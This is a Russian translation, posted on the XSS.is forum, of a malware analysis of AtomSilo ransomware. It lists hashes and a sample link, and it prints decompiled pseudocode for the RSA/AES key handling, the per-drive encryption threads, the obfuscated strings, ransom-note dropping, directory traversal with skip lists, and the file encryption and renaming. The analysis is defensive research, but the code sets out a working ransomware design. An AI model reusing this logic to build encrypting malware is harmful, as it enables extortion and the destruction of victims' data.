Статья Анализ рансома AtomSilo

xss.is/threads/61817

Обзор

Это мой анализ для AtomSilo Ransomware.

AtomSilo использует стандартную схему гибридной криптографии RSA-512 и AES для шифрования файлов и защиты своих ключей.

Поскольку он не использует многопоточность и использует алгоритм DFS для обхода каталогов, шифрование AtomSilo довольно медленное.

Вредоносное ПО относительно короткое и простое для анализа, поэтому это определенно удобный выбор для тех, кто хочет заняться анализом программ-вымогателей!

IOCS

Этот образец представляет собой 64-разрядный исполняемый файл Windows.

MD5: 81f01a9c29bae0cfa1ab015738adc5cc

SHA256: 7a5999c54f4588ff1581d03938b7dcbd874ee871254e2018b98ef911ae6c8dee

Сэмпл:
https://bazaar.abuse.ch/sample/7a5999c54f4588ff1581d03938b7dcbd874ee871254e2018b98ef911ae6c8dee/

Записка с требованием выкупа

Содержимое записки о выкупе хранится в виде открытого текста в исполняемом файле AtomSilo. Зашифрованный открытый ключ RSA жертвы добавляется в конец заметки перед тем, как файлы будут сброшены в систему.

Имя файла с примечанием о выкупе имеет вид README-FILE-[Имя компьютера]-[Отметка времени начала].hta или index.html.

Статический анализ кода

Настройка криптографических ключей

AtomSilo использует простой гибридный криптографический подход с использованием RSA и AES из библиотеки CryptoPP (https://github.com/weidai11/cryptopp) для шифрования файлов. Вредоносное ПО сначала случайным образом генерирует пару открытого и закрытого ключей для жертвы и сохраняет их в глобальных переменных.

Затем он шифрует открытый ключ жертвы, используя свой собственный жестко закодированный открытый ключ RSA, и стирает сгенерированный открытый ключ жертвы из памяти. Поскольку код CryptoPP для этого неприятный, лучший способ проанализировать эти функции, вероятно, будет извлекать сигнатуры функций из Lumina и делать предположения, основанные на вызываемых функциях.

```
random_gen_victim_RSA_keys();
RSA_encrypt(
  (BYTE *)ATOMSILO_RSA_PUBLIC_KEY,
  0x224i64,
  (BYTE *)VICTIM_RSA_PUBLIC_KEY,
  0x945ui64,
  (BYTE *)ENCRYPTED_VICTIM_RSA_PUBLIC_KEY,
  &dword_13F1B7C80);
memset(VICTIM_RSA_PUBLIC_KEY, 0, 0x945ui64);
```


Поскольку открытый ключ жертвы требуется для последующей расшифровки файлов, AtomSilo очищает его в памяти после шифрования и сохранения результата, чтобы избежать восстановления ключа из памяти.

Ниже приведен жестко запрограммированный открытый ключ RSA AtomSilo.

```
ATOMSILO_RSA_PUBLIC_KEY dq 9060D3020028230h, 1010DF78648862Ah, 0D028203000501h
                                        ; DATA XREF: main_function+5C↑o
                        dq 102820208028230h, 7E584DFEDD36CB00h, 0ED12CC801B8AEE89h
                        dq 3D0D6B61E31BF7B0h, 80CC601E5BA40464h, 615B12FA8EF04661h
                        dq 9FFE48E02CE3C4FCh, 0B7A859A31ECFD07Fh, 7E71A53EFE312AD6h
                        dq 4E9309A02D815028h, 0F2E63D01CC56CFACh, 63F17463915637 46h
                        dq 0D71D0081B3D9B37Dh, 0BEC90D98B754685h, 67A5A98E2660B079h
                        dq 479E736A05AFBBC4h, 6ACD433D6AF42258h, 19404EF2057CCDA8h
                        dq 0D474B605BE8F3A56h, 0A708E22B82118683h, 231F2FD3F925A391h
                        dq 0B9BA50AB9F[illegible]FAh, 44BA85445ADE7210h, 1928A8034112D051h
                        dq 4D4537BDACA7[illegible]84h, 8C9B64B72B9A0B67h, 24233B73BCAD99EAh
                        dq 751F5D6DE8438C03h, 7E95EC4C27F4DB83h, 0C56806EA934F61DAh
                        dq 16ADBA40FB901406h, 2190EB0FA27CA817h, 0D349CC6BA1326085h
                        dq 61F4F8E4072C75E3h, 7434EB6E3351B014h, 20C41EF94BC212EEh
                        dq 0DCBC721E243BECA0h, 9D878E2D72B625DCh, 56E5B838C275AF29h
                        dq 47BE746878FD5495h, 7FE019B75C2C23A1h, 0AB711C25A156BD7Ch
                        dq 8E422CDA27573616h, 0AD7E9574CC23ADD6h, 4A5768FAE492E9BAh
                        dq 0C9A90DAD08DF86AEh, 754F756E406123C5h, 0C7FEE125B252C185h
                        dq 4756D4FC678AEBE9h, 3D78EE61A028E4FFh, 67091EBCDB79BC63h
                        dq 0FF17E82E6AA0DCE8h, 6F502CE91F69F95Eh, 2F4E1604AB6B2F2Fh
                        dq 0DCBEE9E52EC6DBB0h, 0BBE8ED8EB550BA19h, 7CDCF10ACD12F573h
                        dq 0C73CEBA411D08FBh, 784AB0A77DCC1F82h, 9EA4A1BB2D39310Fh
                        dq 9909C9B5F4ABA59Ch, 0DD39F77B44F23016h, 0B575C62568F09BD0h
                        dq 5A522CBC645EBEE3h, 41B6243F72170E7Bh, 1101021Bh, 0
```


Однократный мьютекс

AtomSilo вызывает CreateMutexA, чтобы проверить, существует ли уже мьютекс с именем "8d5e957f297893487bd98fa830fa6413", и если это так, вредоносное ПО немедленно завершает работу. Это делается для того, чтобы избежать одновременного запуска нескольких экземпляров вредоносного ПО.



Запуск потоков шифрования

AtomSilo пытается использовать многопоточность для ускорения обхода и шифрования файлов в системе. Он перебирает список имен дисков от "a: " до "z: " и создает новый поток для шифрования каждого.

```
memset(crypt_thread_array_1, 0, sizeof(crypt_thread_array_1));
num_thread_count = 0;
ThreadId[0] = 0;
if ( DRIVE_NAME_ARRAY[0] )
{
  crypt_thread_array = crypt_thread_array_1;
  v9 = "a:";
  do
  {
    Thread = (HANDLE *)CreateThread(
                         0i64,
                         0i64,             // 26 threads
                         (LPTHREAD_START_ROUTINE)crypt_thread,
                         &DRIVE_NAME_ARRAY[260 * num_thread_count++],
                         0,
                         (LPDWORD)ThreadId);
    v9 += 260;
    *crypt_thread_array++ = Thread;
  }
  while ( *v9 );
}
WaitForMultipleObjects(num_thread_count, (const HANDLE *)crypt_thread_array_1, 1, 0xFFFFFFFF);
```

```
fafa:000000013F1BCDC0 ; char DRIVE_NAME_ARRAY[]
fafa:000000013F1BCDC0 DRIVE_NAME_ARRAY db 'a:',0            ; DATA XREF: mai
fafa:000000013F1BCDC0                                       ; main_function+
fafa:000000013F1BCDC3                  dq 20h dup(0)
fafa:000000013F1BCEC3                  db    0
fafa:000000013F1BCEC4 aB               db 'b:',0
fafa:000000013F1BCEC7                  dq 20h dup(0)
fafa:000000013F1BCFC7                  db    0
fafa:000000013F1BCFC8 aC_0             db 'c:',0
fafa:000000013F1BCFCB                  dq 20h dup(0)
fafa:000000013F1BD0CB                  db    0
fafa:000000013F1BD0CC aD_0             db 'd:',0
fafa:000000013F1BD0CF                  dq 20h dup(0)
fafa:000000013F1BD1CF                  db    0
fafa:000000013F1BD1D0 aE_0             db 'e:',0
fafa:000000013F1BD1D3                  db    0
fafa:000000013F1BD1D4                  db    0
fafa:000000013F1BD1D5                  db    0
```


Идея многопоточности определенно есть, но создание потоков таким образом неэффективно, поскольку общая пропускная способность и скорость будут смещены в сторону диска, на котором находится больше всего файлов.

Потоки шифрования

Помещение записки о выкупе

Для каждого обнаруженного каталога AtomSilo оставляет в нем записку с требованием выкупа.

Сначала вредоносное ПО расшифровывает следующую строку стека и форматирует ее, как показано ниже.

```
<asf>

</asf>

<csf>3</csf>

<bsf>[Computer Name]</bsf></span></body></html>

[Directory Name]\index.html

[Directory Name]\README-FILE-[Computer Name]-[Starting Timestamp].hta
```

```
  csf_format_tag[v4] ^= (_BYTE)v4 + 113;
  ++v4;                                 // <csf>%d</csf>
}
while ( v4 < 0xD );
v17 = 0;
sprintf(csf_tag, csf_format_tag, 3i64);
v20 = 93;
strcpy(bsf_tail_tag_format, "a?.;cx.ar?.;car.-<3car?29$car5)01c");
for ( i = 0i64; i < 0x22; ++i )
  bsf_tail_tag_format[i] ^= v20;        // <bsf>%s</bsf></span></body></html>
bsf_tail_tag_format_34 = 0;
sprintf(bsf_tail_tag, bsf_tail_tag_format, computer_name);
if ( ransom_note_filename_flag )
{
  v18 = 69;
  strcpy(index_html_path_format, "`5\x1B!'..4c&;==");// %s\index.html
  for ( j = 0i64; j < 0xD; ++j )
    index_html_path_format[j] ^= (_BYTE)j + (_BYTE)v18;
  index_html_path_format[13] = 0;
  sprintf(ransom_note_path, index_html_path_format, current_folder_name);
}
else
{
  v23 = 28;
  strcpy(readme_file_path_format, "9o@NY]XQY1ZUPY19o19x2th}");
  for ( k = 0i64; k < 0x18; ++k )       // %s\README-FILE-%s-%d.hta
    readme_file_path_format[k] ^= v23;
  NumberOfBytesWritten_24 = 0;
  sprintf(ransom_note_path, readme_file_path_format, current_folder_name, computer_name, CURR_UNIX_TIME);
```


Имена файлов записки с требованием выкупа используются в зависимости от её места. Когда AtomSilo встречает какой-либо файл с расширениями .php, .asp, .jsp или .html, он использует [Имя каталога]\index.html в качестве имени файла с запиской о выкупе. Для любого другого каталога используется [Имя каталога]\README-FILE-[Имя компьютера]-[Отметка времени начала].hta.

Наконец, AtomSilo записывает содержимое записки о выкупе в следующем формате.

[Ransom Note Content]<asf>[Victim Encrypted RSA Public Key]</asf><csf>3</csf><bsf>[Computer Name]</bsf></body></html>

```
ransom_note_handle = CreateFileA(ransom_note_path, 0xC0000000, 0, 0i64, 2u, 0x80u, 0i64);
result = get_victim_encrypted_public_key((__int64)encrypted_victim_public_key, v9, 0xC00u);
if ( ransom_note_handle != (HANDLE)-1i64 )
{
  WriteFile(ransom_note_handle, RANSOM_NOTE, 0x1A1Cu, &NumberOfBytesWritten_28, 0i64);
  WriteFile(ransom_note_handle, asf_tag, 5u, &NumberOfBytesWritten_28, 0i64);// <asf>
  encrypted_victim_public_key_1 = encrypted_victim_public_key;
  if ( v30 >= 0x10 )
    encrypted_victim_public_key_1 = (LPCVOID *)encrypted_victim_public_key[0];// encrypted victim public key
  WriteFile(ransom_note_handle, encrypted_victim_public_key_1, nNumberOfBytesToWrite, &NumberOfBytesWritten_28, 0i64);
  WriteFile(ransom_note_handle, asf_tail_tag, 6u, &NumberOfBytesWritten_28, 0i64);// </asf>
  v12 = -1i64;
  v13 = -1i64;
  do
    ++v13;
  while ( csf_tag[v13] );
  WriteFile(ransom_note_handle, csf_tag, v13, &NumberOfBytesWritten_28, 0i64);// <csf>3</csf>
  do
    ++v12;
  while ( bsf_tail_tag[v12] );                // <bsf>[Computer Name]</bsf></span></body></html>
  WriteFile(ransom_note_handle, bsf_tail_tag, v12, &NumberOfBytesWritten_28, 0i64);
  result = CloseHandle(ransom_note_handle);
```


Обход DFS

Каждый поток использует DFS для обхода переданного ему каталога. Во-первых, для поиска всех файлов и подкаталогов он использует стандартные вызовы API FindFirstFileA и FindNextFileA.

AtomSilo хранит список имен, чтобы избежать шифрования в памяти для повторения и проверки каждого обнаруженного файла/каталога. Если имя файла/каталога есть в списке, оно пропускается и не шифруется.

```
find_handle = FindFirstFileA(folder_name_2, &find_file_data);
find_handle_1 = find_handle;
find_handle_2 = find_handle;
if ( find_handle != (HANDLE)INVALID_HANDLE_VALUE )
{
  do
  {
    v12 = 0;
    if ( NAMES_TO_AVOID[0] )                  // names to avoid
    {
      v13 = "Boot";
      while ( 1 )
      {
        v14 = lstrcmpiA(find_file_data.cFileName, &NAMES_TO_AVOID[260 * v12++]);
        v13 += 260;
        if ( !v14 )
          break;
        if ( !*v13 )
          goto LABEL_18;
      }
    }
```

Список имен файлов/каталогов, которых следует избегать, показан ниже.

```
Boot, Windows, Windows.old, Tor Browser, Internet Explorer, Google,
Opera, Opera Software,  Mozilla, Mozilla Firefox, $Recycle.Bin, ProgramData,
All Users, autorun.inf, index.html, boot.ini, bootfont.bin, bootsect.bak,
bootmgr, bootmgr.efi, bootmgfw.efi, desktop.ini, iconcache.db, ntldr,
ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db, #recycle, ..
```

Если AtomSilo встречает подкаталог, вредоносное ПО добавляет свое имя к текущему пути к каталогу, помещает внутрь записку с требованием выкупа и передает путь своей функции обхода для рекурсивного обхода. Мне нет нужды обсуждать, какой прирост скорости получит программа-вымогатель.

```
if ( (find_file_data.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
{
  strcpy(subdirectory_path, folder_name_1);// directory
  v24 = &v39;
  do
    ++v24;
  while ( *v24 );
  strcpy(v24, find_file_data.cFileName);
  drop_ransom_note((__int64)subdirectory_path, 0);
  recursive_traverse(subdirectory_path);// DFS
}
```

Если AtomSilo встречает файл, вредоносная программа проверяет, содержит ли имя файла следующие расширения.

```
.atomsilo, .hta, .html, .exe, .dll, .cpl, .ini, .cab, .cur, .cpl,
.cur, .drv, .hlp, .icl, .icns, .ico, .idx, .sys, .spl, .ocx
```

Если это так, файл пропускается и не шифруется.

```
ext_avoid_index = 0;
memset(file_path, 0, sizeof(file_path));
filename_len = -1i64;
do
  ++filename_len;
while ( find_file_data.cFileName[filename_len] );
memmove(file_path, find_file_data.cFileName, filename_len);
if ( EXTENSION_TO_AVOID[0] )
{
  current_ext_to_check = ".atomsilo"; // extension to avoid
  while ( 1 )
  {
    file_path_lower = strlwr(file_path);
    contain_result = strstr(file_path_lower, &EXTENSION_TO_AVOID[260 * ext_avoid_index++]);
    current_ext_to_check += 260;
    if ( contain_result )
      break;
    if ( !*current_ext_to_check )
      goto LABEL_25;
  }
```


Как обсуждалось выше, когда AtomSilo встречает любой файл с расширениями .php, .asp, .jsp или .html, он помещает примечание о выкупе по пути [Имя каталога]\index.html.Наконец, он передает путь к файлу функции для его шифрования.

```
php_ext[1] = 0x17;
php_ext[2] = 0xF;
php_ext[3] = 0x17;
v30 = 0;
for ( i = 0i64; i < 4; ++i )
  php_ext[i] ^= v28;                    // .php
v30 = 0;
if ( strstr(find_file_data.cFileName, php_ext) )
  goto LABEL_37;
strcpy(asp_ext, "1dvs");                // .asp
for ( j = 0i64; j < 4; asp_ext[j++] -= 3 )
  ;
if ( strstr(find_file_data.cFileName, asp_ext) )
  goto LABEL_37;
v31 = 41;
strcpy(jsp_ext, "\aCZY");               // .jsp
for ( k = 0i64; k < 4; ++k )
  jsp_ext[k] ^= v31;
jsp_ext[4] = 0;
if ( strstr(find_file_data.cFileName, jsp_ext) )
  goto LABEL_37;
strcpy(v27, "5o{ts");                   // .html
for ( m = 0i64; m < 5; v27[m++] -= 7 )
  ;
if ( strstr(find_file_data.cFileName, v27) )

  drop_ransom_note((__int64)folder_name_1, 1);// drop_index.html
```


Шифрование файлов

Для каждого файла, подлежащего шифрованию, AtomSilo случайным образом генерирует 32-байтовый ключ AES. Во-первых, он получает текущее системное время и использует его как начальное значение для генератора псевдослучайных чисел C++ через srand. Используя это, вредоносная программа генерирует случайную строку из 32 символов, и каждый символ случайным образом выбирается как строчная буква, заглавная буква или число от 0 до 9.

```
current_time = time(0i64);
srand(current_time);
v3 = 0i64;
for ( i = 0i64; i < 31; ++i )
{
  v5 = rand() % 3;
  if ( v5 )
  {
    v6 = v5 - 1;
    if ( v6 )
    {
      if ( v6 == 1 )
        v7 = rand() % 10 + '0';
      else
        v7 = 0;
    }
    else
    {
      v7 = rand() % 26 + 'a';
    }                                                    // 32
  }
  else
  {
    v7 = rand() % 26 + 'A';
  }
  AES_KEY[i] = v7;
}
```


Затем ключ AES шифруется с помощью закрытого ключа RSA жертвы.

```
    v7 = rand() % 26 + 'A';
  }
  AES_KEY[i] = v7;
}
RSA_encrypt(VICTIM_RSA_PRIVATE_KEY, 548i64, AES_KEY, 32ui64, encrypted_RSA_key, &v44);
v8 = PAGE_READWRITE;
```


Затем AtomSilo открывает файл с помощью CreateFileA и сопоставляет его с адресным пространством текущего процесса для прямого чтения и записи с помощью CreateFileMappingA и MapViewOfFile.

```
file_handle = CreateFileA(file_to_encrypt, 0xC0000000, 0, 0i64, OPEN_EXISTING, 0x8000000u, 0i64);
file_handle_1 = file_handle;
if ( file_handle == INVALID_HANDLE_VALUE )
  return 0;
FileSizeLow = GetFileSize(file_handle, &FileSizeHigh);
full_file_size = FileSizeLow | (FileSizeHigh << 32);
v25 = 48 * (full_file_size / 48);
max_file_size = v25 + 528;
if ( full_file_size != v25 )
  max_file_size = v25 + 576;
v48 = FileSizeLow | (FileSizeHigh << 32);
if ( full_file_size
  && (mapped_file_handle = CreateFileMappingA(
                             file_handle_1,
                             0i64,
                             PAGE_READWRITE,
                             HIDWORD(max_file_size),
                             max_file_size,
                             0i64),
      (mapped_file_handle_1 = mapped_file_handle) != 0i64)
  && (mapped_file = MapViewOfFile(mapped_file_handle, FILE_MAP_ALL_ACCESS, 0, 0, max_file_size),
      (mapped_file_1 = mapped_file) != 0i64) )
```


Перед шифрованием файла вредоносное ПО записывает зашифрованный ключ AES в последние 0x210 байт в конце файла.

```
v45 = max_file_size - 0x210;
mapped_file_end = &mapped_file[0xFFFFFFDF].m128i_i8[max_file_size];
encrypted_RSA_key_4 = encrypted_RSA_key_3;
do
{
  mapped_file_end += 8;
  v34 = *encrypted_RSA_key_4;
  v35 = encrypted_RSA_key_4[1];
  encrypted_RSA_key_4 += 8;
  *(mapped_file_end - 8) = v34;
  v36 = *(encrypted_RSA_key_4 - 6);
  *(mapped_file_end - 7) = v35;
  v37 = *(encrypted_RSA_key_4 - 5);
  *(mapped_file_end - 6) = v36;
  v38 = *(encrypted_RSA_key_4 - 4);
  *(mapped_file_end - 5) = v37;              // write encrypted AES key
  v39 = *(encrypted_RSA_key_4 - 3);
  *(mapped_file_end - 4) = v38;
  v40 = *(encrypted_RSA_key_4 - 2);
  *(mapped_file_end - 3) = v39;
  v41 = *(encrypted_RSA_key_4 - 1);
  *(mapped_file_end - 2) = v40;
  *(mapped_file_end - 1) = v41;
  --v8;
}
while ( v8 );
*mapped_file_end = *encrypted_RSA_key_4;
```


Наконец, AtomSilo шифрует файл с помощью ключа AES с реализацией AES от CryptoPP, закрывает дескриптор сопоставления файлов и добавляет ".ATOMSILO" в конец имени файла.

```
AES_encrypt(encrypted_RSA_key_4, full_file_size, AES_KEY, v30, mapped_file, &v45);
UnmapViewOfFile(mapped_file_1);
CloseHandle(mapped_file_handle_1);
CloseHandle(file_handle_1);
memset(encrypted_file_path, 0, 0x104ui64);
qmemcpy(encrypted_file_ext, "c5h\a", 4);
encrypted_file_ext[4] = 18;
encrypted_file_ext[5] = 9;
encrypted_file_ext[6] = 11;
encrypted_file_ext[7] = 21;
encrypted_file_ext[8] = 15;
encrypted_file_ext[9] = 10;
encrypted_file_ext[10] = 9;
v43 = 0;                                // %s.ATOMSILO
do
  encrypted_file_ext[v3++] ^= 0x46u;
while ( v3 < 0xB );
v43 = 0;
wsprintfA_0(encrypted_file_path, encrypted_file_ext, current_file_path);
return MoveFileA(current_file_path, encrypted_file_path);// append encrypted extension
```


Как расшифровать

Зашифрованный открытый ключ RSA жертвы добавляется в конец записки о выкупе, которая зашифрована с помощью открытого ключа RSA AtomSilo. Следовательно, для расшифровки открытого ключа RSA жертвы требуется закрытый ключ RSA AtomSilo.

Чтобы расшифровать файл, зашифрованный AtomSilo, зашифрованный ключ AES можно извлечь из конца файла. Поскольку ключ AES зашифрован с использованием закрытого ключа RSA жертвы, его можно расшифровать с помощью открытого ключа RSA жертвы.

Переведено специально для **XSS.IS**
Автор перевода: yashechka
Источник: https://chuongdong.com/reverse engineering/2021/10/13/AtomSiloRansomware/